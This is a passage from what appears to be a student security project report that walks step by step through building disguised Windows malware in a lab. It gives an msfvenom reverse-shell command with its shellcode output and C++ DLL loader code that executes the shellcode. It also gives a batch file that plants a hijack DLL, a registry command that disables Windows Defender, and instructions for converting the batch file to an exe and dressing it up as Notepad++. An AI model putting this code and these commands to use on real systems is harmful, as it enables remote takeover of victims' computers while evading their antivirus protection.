SATA Port 0: Windowd10-Attacker.vdi (Normal, 50.00 GB)
SATA Port 1: [Optical Drive] en-us_windows_10_consumer_editions_version_22h2_x64_dvd_8da72ab3.iso (**Inaccessible**)
Controller: Floppy
Floppy Device 0: Unattended-957e029e-cf43-4cc8-887b-e2e3cb9421ce-aux-floppy.img (1.41 MB)

Audio

Host Driver: Default
Controller: Intel HD Audio

Network

Adapter 1: Intel PRO/1000 MT Desktop (NAT Network, 'NatNetwork')

Fig. 22. Virtual Box with the required machines installed.

From here, open File, hover over Tools and finally open Network Manager. Open the Network Manager tab, and click Create. This will create a new network profile. Enter a name and IPV4 address. Make sure the ‘Enable DHCP’ option has been selected, and click Apply.

Going back to the main screen like figure 22, page 30, click the orange cog Settings. From here, navigate down to the Network. Enable the first Network Adapter, and in the Attached To dropdown box, click Nat Network and the previously created network profile. Repeat this for the second virtual machine.

The virtual machines will now be running on the same network, and will be able to recognize one another to send traffic to and from.

Once Kali Linux has been properly set-up and run for the first time, a login screen will be shown. The username and password are both ‘Kali’ by default.

V. Chapter Five - Experimentation, Testing and Evaluation

1) Experimentation: Opening the terminal within Kali Linux, which is the black box icon at the top left, the shellcode generation can begin. With the terminal open, enter the command from figure 23, page 31, and replace LOCALIPHERE with your own IP address. This can be found at the top right of the screen through right clicking the ethernet port icon, and clicking Connection Information, as shown in figure 24, page 31

```
msfvenom -p windows/x64/shell_reverse_tcp lhost=LOCALIPHERE lport=7779
   -f csharp
```

Fig. 23. Command for generating reverse shell code.





Fig. 24. Finding the IP address within Kali Linux.

Once the command has been entered properly with the correct IP address, the terminal will freeze for a few moments as the code is generated. Eventually, a mess of characters will be shown, all starting with 0x, as shown in figure 25, page 32. This is the reverse shell code encrypted with shellcode, displayed in a 'raw' payload.




```
└─$ msfvenom -p windows/x64/shell_reverse_tcp lhost=10.0.2.4 lport=7779 -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of csharp file: 2368 bytes
byte[] buf = new byte[460] {0xfc,0x48,0x83,0xe4,0xf0,0xe8,
0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,
0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,
0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,
0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,
```

Fig. 25. Shellcode output once generated.

2) Visual Studio: Upon opening Visual Studio, the user will be asked to choose a template, or to open a previous project. On the right of the starting menu, choose 'Create a New Project'.

From here, open the dropdown menu that lists all of the different coding languages. Choosing C++, scroll down until the Dynamic Link Library is visible, and open it. Figure 26, page 32 shows the project template selection screen with the correct options.



C++ | All platforms | All project types

Dynamic-Link Library (DLL)

Build a .dll that can be shared between multiple running Windows apps.

Fig. 26. Visual Studio template selection.


The code required for the .dll project can be seen in figure 27, page 33. On the line 'unsigned char sll[] = SHELLCODEHERE ;', copy and paste the generated shellcode from Kali Linux, replacing the SHELLCODEHERE within the brackets.

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

extern __declspec(dllexport) int Go(void);
int Go(void) {

  unsigned char sll[] = { SHELLCODEHERE };

  void* exec = VirtualAlloc(0, sizeof sll, MEM_COMMIT,
     PAGE_EXECUTE_READWRITE);
  memcpy(exec, sll, sizeof sll);
  ((void(*)())exec)();

  return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID
   lpReserved) {

  switch (fdwReason) {
  case DLL_PROCESS_ATTACH:
    Go();
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  case DLL_PROCESS_DETACH:
    break;
  }
  return TRUE;
}
```

Fig. 27. Code for the .dll file, modified from Offensive-Panda on Github [4].

Once the shellcode has been entered, the .dll can now be compiled. At the top, open the Build tab, and click Build Solution. The files will be located within ‘repos’, which can be found by pressing the Windows key, and typing ‘repos’. From there, find the project name, open the ‘x64’ folder, and finally the ‘debug’ folder. The .dll file will be named whatever the user called the project.

3) Preparing The Payload: Once the .dll file has been removed from the ‘repos’ folder, create a new folder on the desktop of the main system. Paste the .dll file there, and right click, move down to New, and create a new Text Document. Ensure that file extensions have been enabled by clicking View at the top banner, and ticking the File Name Extensions box as shown in figure 28, page 34.



□ Item check boxes
☑ File name extensions
□ Hidden items

Fig. 28. Ensuring the View File Extensions box has been enabled.

With the new text file created, right click and rename the file to ‘load.bat’. A warning box will appear asking if the user is sure. Click Yes. Right click and open the load.bat file with Notepad++, and enter the code from figure 29, page 34.

```
@echo off

mkdir ”\\?\C:\Windows ”

mkdir ”\\?\C:\Windows \System32”

echo [+] file copying ...

copy ”propsys.dll” ”C:\Windows \System32\”

echo [-] .dll placed

@echo off
```

Fig. 29. Code for the .bat file.

The .bat file could be further developed by including the line in figure 30, page 34. The addition of this line would prevent Windows Defender from opening on start-up by disabling it through the registry. Windows Registry is a database of low-level functions that relate the operating system, meaning that the changes made by the .bat file to disable Windows Defender would require knowledge of Windows Registry to enable it once more.

```
reg add ”HKLM\SOFTWARE\Policies\Microsoft\Windows Defender” /v ”
    DisableAntiSpyware” /t ”REG_DWORD” /d ”1” /f
```

Fig. 30. Code for the .bat file to disable Windows Defender in the registry.

4) Obscurification: At this stage, the attack would work if the load.bat file had been executed. However, in its current raw form, the two files are suspicious and no one would execute either of them in their current form. To remedy this situation, appropriate disguising of the application is required.

In a real world situation, the attacker would conduct reconnaissance on their target, taking note of their habits, workplace and even colleagues. Situational planning is incredibly important at this stage of development, to ensure the attack is successful on the first try. If the attack is caught, it is very unlikely to get another chance.


For this project, the application will be disguised as the very popular text editor called Notepad++. This software is used among software developers, office workers and home computers, making it an excellent software to exploit.

The first step to properly obscurate the virus is to convert the load.bat file into an executable. This can be done by using another .bat file, with the code shown in figure 31, page 35.

```
;@echo off
; rem https://github.com/npocmaka/batch.scripts/edit/master/hybrids
   /iexpress/bat2exeIEXP.bat
;if ”%~2” equ ”” (
; echo usage: %~nx0 batFile.bat target.Exe
;)
;set ”target.exe=%__cd__%%~2”
;set ”batch_file=%~f1”
;set ”bat_name=%~nx1”
;set ”bat_dir=%~dp1”

;copy /y ”%~f0” ”%temp%\2exe.sed” >nul

;(echo()>>”%temp%\2exe.sed”
;(echo(AppLaunched=cmd.exe /c ”%bat_name%”)>>”%temp%\2exe.sed”
;(echo(TargetName=%target.exe%)>>”%temp%\2exe.sed”
;(echo(FILE0=”%bat_name%”)>>”%temp%\2exe.sed”
;(echo([SourceFiles])>>”%temp%\2exe.sed”
;(echo(SourceFiles0=%bat_dir%)>>”%temp%\2exe.sed”
;(echo([SourceFiles0])>>”%temp%\2exe.sed”
;(echo(%%FILE0%%=)>>”%temp%\2exe.sed”


;iexpress /n /q /m %temp%\2exe.sed

;del /q /f ”%temp%\2exe.sed”
;exit /b 0
```

Fig. 31. Snippet of the code for the .bat to .exe converter, modified from code originally written by npocmaka [5].

With the Bat2Exe.bat file downloaded from GitHub, drag load.bat onto the Bat2Exe.bat file. The Bat2Exe.bat will begin to execute, with the load.bat file as the target. The output will be an executable file called load.exe, shown in figure 32, page 36.



BatToExe.bat


load.bat

load.exe

propsys.dll

Fig. 32. The outcome of using the Bat2Exe.bat file on load.bat.

With the executable ready, the next stage is to create an icon to help the executable appear more legitimate. With the portable version of Notepad++ downloaded, we can see the naming structure and executable that is normally ran to open the application, as seen in figure 33, page 37.



Name	Date modified	Type	Size
autoCompletion	15/08/2023 10:07 PM	File folder	
functionList	15/08/2023 10:07 PM	File folder	
localization	15/08/2023 10:07 PM	File folder	
plugins	15/08/2023 10:07 PM	File folder	
themes	15/08/2023 10:07 PM	File folder	
updater	15/08/2023 10:07 PM	File folder	
userDefineLangs	15/08/2023 10:07 PM	File folder	
change.log	15/08/2023 10:07 PM	Text Document	2 KB
config.xml	15/08/2023 10:07 PM	XML Document	5 KB
contextMenu.xml	15/08/2023 10:07 PM	XML Document	5 KB
doLocalConf.xml	15/08/2023 10:07 PM	XML Document	0 KB
langs.model.xml	15/08/2023 10:07 PM	XML Document	453 KB
license.txt	15/08/2023 10:07 PM	Text Document	35 KB
notepad++.exe	15/08/2023 10:07 PM	Application	6,764 KB
nppLogNulContentCorruptionIssue.xml	15/08/2023 10:07 PM	XML Document	0 KB
readme.txt	15/08/2023 10:07 PM	Text Document	2 KB
shortcuts.xml	15/08/2023 10:07 PM	XML Document	4 KB
stylers.model.xml	15/08/2023 10:07 PM	XML Document	179 KB
tabContextMenu_example.xml	15/08/2023 10:07 PM	XML Document	7 KB
toolbarIcons.xml	15/08/2023 10:07 PM	XML Document	3 KB

Fig. 33. The unmodified version of Notepad++.

Using an application called Resource Hacker, attackers are able to pull .ico files from other legitimate applications. .Ico files are the icons that appear on executables, which help convince the potential victims that the application is legitimate.

Upon opening Resource Hacker, the user is greeted with a view of a blank page. By clicking File at the top left and then Open, the user is able to open their application of choice. In this case, we would choose the load.exe executable. Visible in figure 34, page 38, Resource Hacker allows for a wide variety of modifications to be made to the executable.




Fig. 34. Resource Hacker when opening the infected executable.

Resource Hacker allows for a wide variety of modifications to be made to the executable. By right clicking on the icon folder, the user is able to click the ’Replace Icon’. This will open a new window, offering the user to choose a new icon. As the application has no icon to choose from right now, shown in figure 35, page 39, the attacker should pick the ‘Open File With New Icon’ option, and navigate to the original application they wish to mimic. In this case, it’s Notepad++.

